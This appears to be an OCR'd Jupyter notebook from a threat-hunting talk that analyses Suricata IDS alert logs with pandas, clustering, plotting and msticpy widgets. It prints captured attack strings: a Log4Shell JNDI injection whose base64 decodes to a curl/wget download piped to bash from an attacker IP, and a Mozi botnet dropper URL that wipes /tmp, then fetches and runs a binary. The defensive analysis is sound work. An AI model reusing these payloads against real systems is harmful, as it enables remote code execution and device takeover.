2394  195.54.160.149   198.71.247.91      alert  198.71.247.91
2395  195.54.160.149   198.71.247.91       http  198.71.247.91
2403   198.71.247.91  195.54.160.149   fileinfo  198.71.247.91
6066  195.54.160.149   198.71.247.91       flow            NaN

                                                 http.url fileinfo.filename  \
2394  /?x=${jndi:ldap://195.54.160.149:12344/Basic/C…               NaN
2395  /?x=${jndi:ldap://195.54.160.149:12344/Basic/C…               NaN
2403  /?x=${jndi:ldap://195.54.160.149:12344/Basic/C…                 /
6066                                                NaN               NaN

                                      http.http_refer
2394  ${jndi:${lower:l}${lower:d}${lower:a}${lower:p…
2395  ${jndi:${lower:l}${lower:d}${lower:a}${lower:p…
2403  ${jndi:${lower:l}${lower:d}${lower:a}${lower:p…
6066                                              NaN
```

1.4.5 Extract interesting fields

We can clearly see what we're looking for, but dataframe is noisy and column length is limited. But we can easily extract `unique` values of columns we're really interested in.

[32]:
```
(
    DF_LOG4J["http.url"]
    .dropna()
    .unique()
)
```

[32]:
```
array(['/?x=${jndi:ldap://195.54.160.149:12344/Basic/Command/Base64/KGN1cmwgLXMg
MTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYw
LjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=}'],
      dtype=object)
```

[33]:
```
(
    DF_LOG4J["http.http_refer"]
    .dropna()
    .unique()
)
```

[33]:
```
array(['${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://195.54.160.149:12344/B
asic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgw
fHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=}'],
      dtype=object)
```

1.4.6 Prepare extractor

- We now know we are hunting for malicious base64 payloads
- Analyst might need to report all injections
- So we can prepare some code to extract and decode all those scripts

[34]:
```
import re
PATTERN = re.compile(r"Base64/([A-Za-z0-9]+={,2})")
def extract_base64(x: str):
    if pd.isna(x):
        return np.NaN
    match = re.search(PATTERN, x)
    if match:
        return match.group(1)
    return np.NaN
```

1.4.7 Extract payload

- Forget what you know about `for` loops
- Instead, we `apply` functions over vectors of data
- Likely not most efficient over text fields
- Crucial when analysing numeric statistics
- But hey, the code is nice and clean
  - and, *linear*, easy to put into report
  - it's meant for writing academic papers

[35]:
```
DF["base64_payload"] = DF["http.url"].apply(extract_base64)
```

[36]:
```
DF_REPORT = DF.loc[pd.notna(DF["base64_payload"])].copy()
```

[37]:
```
len(DF_REPORT)
```

[37]: 6

1.4.8 Decode payloads

- Beauty of working with pure python
- Can call anything that's useful, such as `base64.decode`

[38]:
```
import base64
```

[39]:
```
DF_REPORT["decoded_payload"] = DF_REPORT["base64_payload"].apply(base64.
↪b64decode)
DF_REPORT["decoded_payload"] = DF_REPORT["decoded_payload"].apply(lambda x: x.
↪decode("utf-8"))
```

[40]:
```
pd.set_option('display.max_colwidth', None)
DF_REPORT[["flow_id", "base64_payload", "decoded_payload"]]
```

[40]:
```
              flow_id  \
2394   42134539196100
2395   42134539196100
2403   42134539196100
2891  518357669629973
2899  518357669629973
2905  518357669629973
```


```
                                                  base64_payload  \
2394  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
2395  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
2403  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
2891  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
2899  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
2905  KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC
1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4yNDcuOTE6ODApfGJhc2g=
```


```
            decoded_payload
2394  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
195.54.160.149:5874/198.71.247.91:80)|bash
2395  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
195.54.160.149:5874/198.71.247.91:80)|bash
2403  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
195.54.160.149:5874/198.71.247.91:80)|bash
2891  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
```

```
195.54.160.149:5874/198.71.247.91:80)|bash
2899  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
195.54.160.149:5874/198.71.247.91:80)|bash
2905  (curl -s 195.54.160.149:5874/198.71.247.91:80||wget -q -O-
195.54.160.149:5874/198.71.247.91:80)|bash
```

1.4.9 Dump report

[41]:
```
(
    DF_REPORT[[
        "event_type",
        "src_ip",
        "dest_ip",
        "flow_id",
        "http.hostname",
        "http.url",
        "base64_payload",
        "decoded_payload"
    ]]
    .to_csv("./report.csv")
)
```

1.5 Analytics

Notebooks and data science tricks bring a lot of tools to the table: * Aggregations * Visualizations * Clustering * **Widgets**

1.5.1 Aggregate

- Previous example was the *long way*
- Aggregations and *uniqueness* could have brought us to same point

[42]:
```
DF_AGG_HTTP = (
    DF
    .loc[DF["alert.category"] != "Generic Protocol Command Decode"]
    .loc[pd.notna(DF["http.url"])]
    .groupby("alert.signature")
    .agg({
        "timestamp": ["min", "max"],
        "http.url": ["unique", "count"],
    })
)
DF_AGG_HTTP
```

[42]:
```
      timestamp  \
            min
alert.signature
```

```
ET SCAN JAWS Webserver Unauthenticated Shell Command Execution 2022-01-01
19:05:52.130715+00:00
ET SCAN Mirai Variant User-Agent (Inbound)                      2022-01-01
19:05:52.130715+00:00
ET SCAN Zmap User-Agent (Inbound)                               2022-01-01
06:15:44.677931+00:00
TGI HUNT Graves Accent (backtick) in HTTP Header                2022-01-01
00:00:13.076985+00:00
TGI HUNT HTTP POST to wp-.* without referer                     2022-01-02
23:52:24.270163+00:00
TGI HUNT PHP Magic Bytes in HTTP Request                        2022-01-03
06:19:38.281297+00:00
TGI HUNT log4j with Base64                                      2022-01-01
19:55:04.810648+00:00

                \
           max
alert.signature
ET SCAN JAWS Webserver Unauthenticated Shell Command Execution 2022-01-03
15:56:46.593537+00:00
ET SCAN Mirai Variant User-Agent (Inbound)                      2022-01-03
15:56:46.593537+00:00
ET SCAN Zmap User-Agent (Inbound)                               2022-01-03
18:03:03.885337+00:00
TGI HUNT Graves Accent (backtick) in HTTP Header                2022-01-01
00:00:13.076985+00:00
TGI HUNT HTTP POST to wp-.* without referer                     2022-01-02
23:52:24.270163+00:00
TGI HUNT PHP Magic Bytes in HTTP Request                        2022-01-03
06:19:38.281297+00:00
TGI HUNT log4j with Base64                                      2022-01-02
17:00:02.205062+00:00

              http.url  \
                unique
alert.signature
ET SCAN JAWS Webserver Unauthenticated Shell Command Execution
[/shell?cd+/tmp;rm+-rf+*;wget+, /shell?cd+/tmp;rm+-
rf+*;wget+http://117.14.166.217:34084/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws]
ET SCAN Mirai Variant User-Agent (Inbound)
[/shell?cd+/tmp;rm+-rf+*;wget+, /GponForm/diag_Form?images/, /shell?cd+/tmp;rm+-
rf+*;wget+http://117.14.166.217:34084/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws]
ET SCAN Zmap User-Agent (Inbound)
[/, /actuator/health, /portal/redlion, /hudson, /manager/text/list,
/manager/html]
TGI HUNT Graves Accent (backtick) in HTTP Header
[/HNAP1/]
```

```
TGI HUNT HTTP POST to wp-.* without referer
[/wp-includes/css/wp-config.php]
TGI HUNT PHP Magic Bytes in HTTP Request
[/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php]
TGI HUNT log4j with Base64                                          [/?x=${jndi:ldap
://195.54.160.149:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg
3NC8xOTguNzEuMjQ3LjkxOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0LzE5OC43MS4
yNDcuOTE6ODApfGJhc2g=}]
```


alert.signature	count
ET SCAN JAWS Webserver Unauthenticated Shell Command Execution	3
ET SCAN Mirai Variant User-Agent (Inbound)	5
ET SCAN Zmap User-Agent (Inbound)	10
TGI HUNT Graves Accent (backtick) in HTTP Header	2
TGI HUNT HTTP POST to wp-.* without referer	1
TGI HUNT PHP Magic Bytes in HTTP Request	1
TGI HUNT log4j with Base64	2

1.5.2 Simple visualizations

- Pandas can easily wrap around `matplotlib` to generate simple visualizations
- Aggregations are not done seamlessly, data must be prepared
- But then you just select what columns you want

[43]:
```
DF_AGG_HTTP.plot.pie(x=("http.url", "unique"), y=("http.url", "count"))
```

[43]:
```
<AxesSubplot: ylabel='(http.url, count)'>
```



1.5.3 Look into numbers


- Pie charts look nice but are also a meme

- Hard to scale
- *why not just use Kibana*
- data science tools really shine when analyzing numerical data

[44]:
```
DF_FLOW = (
    DF
    .loc[DF.event_type == "flow"]
    [["flow_id", "app_proto", "flow.bytes_toserver", "flow.bytes_toclient"]]
)
```

[45]:
```
DF_FLOW.plot.scatter(x="flow.bytes_toserver", y="flow.bytes_toclient")
```

[45]:
```
<AxesSubplot: xlabel='flow.bytes_toserver', ylabel='flow.bytes_toclient'>
```



1.5.4 Clustering - k-means

Let's try to apply `k-means` *clustering* to group those nodes!

[46]:
```
from sklearn.cluster import KMeans
KMEANS = KMeans(n_clusters=3, max_iter=500000, init='k-means++')
KMEANS.fit(DF_FLOW[["flow.bytes_toserver", "flow.bytes_toclient"]])
```

[46]:
```
KMeans(max_iter=500000, n_clusters=3)
```

Importantly, we need to extract the cluster numbers as *labels* and attach them as another dataframe vector.

[47]:
```
DF_FLOW["cluster"] = KMEANS.labels_
```


1.5.5 Plot clustered data

Then map colors based on cluster. Notice `map` method which is basically `apply` on global dictionary.

[48]:
```
COLOR = DF_FLOW.cluster.map({0:'b', 1:'r', 2: 'g'})
```

[49]:
```
DF_FLOW.plot.scatter(x="flow.bytes_toserver", y="flow.bytes_toclient", c=COLOR)
```

[49]:
```
<AxesSubplot: xlabel='flow.bytes_toserver', ylabel='flow.bytes_toclient'>
```



1.5.6 Holoviews and Bokeh

- Matplotlib is nice but rather basic
- It's mostly for exporting pictures into academic papers
- We want interactions and pretty javascript-style pictures!

- Enter `hvplot`
  - basically a drop-in replacement

[50]:
```
import hvplot.pandas
DF_FLOW.hvplot.scatter(
    x="flow.bytes_toserver",
    y="flow.bytes_toclient",
    c=COLOR,
    hover_cols=["flow_id", "cluster"]
)
```

[50]:
```
:Scatter   [flow.bytes_toserver]   (flow.bytes_toclient,_color,flow_id,cluster)
```

1.5.7 Holoviews and Bokeh - builtin grouping

- Can bring a lot more to the table
- For example, it wraps around pandas grouping and aggregation feature
- Different view of data

[51]:
```
# Just a deprecation notice I did not want, nothing to see here
import warnings
warnings.filterwarnings("ignore")

import hvplot.pandas
DF_FLOW.hvplot.scatter(
    by=["app_proto"],
    x="flow.bytes_toserver",
    y="flow.bytes_toclient",
)
```

[51]:
```
:NdOverlay   [app_proto]
   :Scatter   [flow.bytes_toserver]   (flow.bytes_toclient)
```

1.5.8 msticpy

- https://msticpy.readthedocs.io/en/latest/
- python library from MSTIC - Microsoft Threat Intelligence Center
- lot of useful helpers to visualize, enrich, explore data
- for example - timeline graph

[2]:
```
from msticpy.vis.timeline import display_timeline, display_timeline_values
from msticpy.vis.timeline_duration import display_timeline_duration
```

```
<IPython.core.display.HTML object>
```

[52]:
```
display_timeline(
    DF.loc[DF["alert.category"] != "Generic Protocol Command Decode"],
    group_by="alert.signature_id",
```

```
    time_column="timestamp",
    source_columns=["src_ip", "dest_ip"],
    legend="right",
    width=800,
    height=600
)
```

[52]:
```
Column(id='1865', …)
```

1.5.9 msticpy - advanced visualizations

When was something first observed? How long did it last?

[53]:
```
display_timeline_duration(
    DF.loc[DF.event_type == "alert"],
    group_by="alert.signature",
    time_column="timestamp",
    width=800,
    height=600
)
```

[53]:
```
Column(id='2256', …)
```

1.5.10 Widgets

- Notebooks require a lot of coding
- Not always convenient, especially when exploring
- Hunting workflows are often non-linear
- https://ipywidgets.readthedocs.io/en/latest/
- Widgets make the notebook come alive
- Though at cost, output is not recorded like manual code

[54]:
```
import ipywidgets as widgets
```

1.5.11 Handler function

- display filtered global data
- we need pattern matching
- dataframe has too many columns, would be nice to select
- dataframe has too many rows, might overload the notebook
- can add any interaction we want really
- sometimes tricky workarounds are needed

[55]:
```
def show_http(limit: int, url_pattern: str, columns: tuple, src_ip: str) -> pd.
 ↪DataFrame:
    pd.set_option('display.max_rows', limit)
    pd.set_option('display.min_rows', limit)
    df = DF.loc[pd.notna(DF["http.url"])]
```

```
    if src_ip != "":
        df = df.loc[df.src_ip.str.contains(src_ip)]
    return (
        df[list(columns)]
        .loc[df["http.url"].str.contains(url_pattern, flags=re.IGNORECASE)]
    )
```

1.5.12 Widgets - interact

- Then time the handler to interaction object
- Define widgets
- Some widget types are autodetected!

[56]:
```
widgets.interact(
    show_http,
    limit=widgets.IntSlider(min=10, max=50),
    url_pattern="",
    columns=widgets.SelectMultiple(
        options=list(DF.columns.values),
        value=["src_ip", "dest_ip", "flow_id", "http.hostname", "http.url"]
    ),
    src_ip=widgets.Combobox(options=list(DF.loc[DF.event_type != "stats"].
 ↪src_ip.unique()))
)
```

```
interactive(children=(IntSlider(value=10, description='limit', max=50, min=10),␣
 ↪Text(value='', description='ur…
```

[56]:
```
<function __main__.show_http(limit: int, url_pattern: str, columns: tuple,
src_ip: str) -> pandas.core.frame.DataFrame>
```

1.6 Suricata Analytics

- OSS project by Stamus Networks
- https://github.com/StamusNetworks/suricata-analytics
- Jupyter notebooks for hunting and data exploration
- Python data connector library
  - Special REST API endpoints in SELKS
- Kibana dashboards

1.6.1 Dynamic Hunting Notebook Demo

1.7 Thank you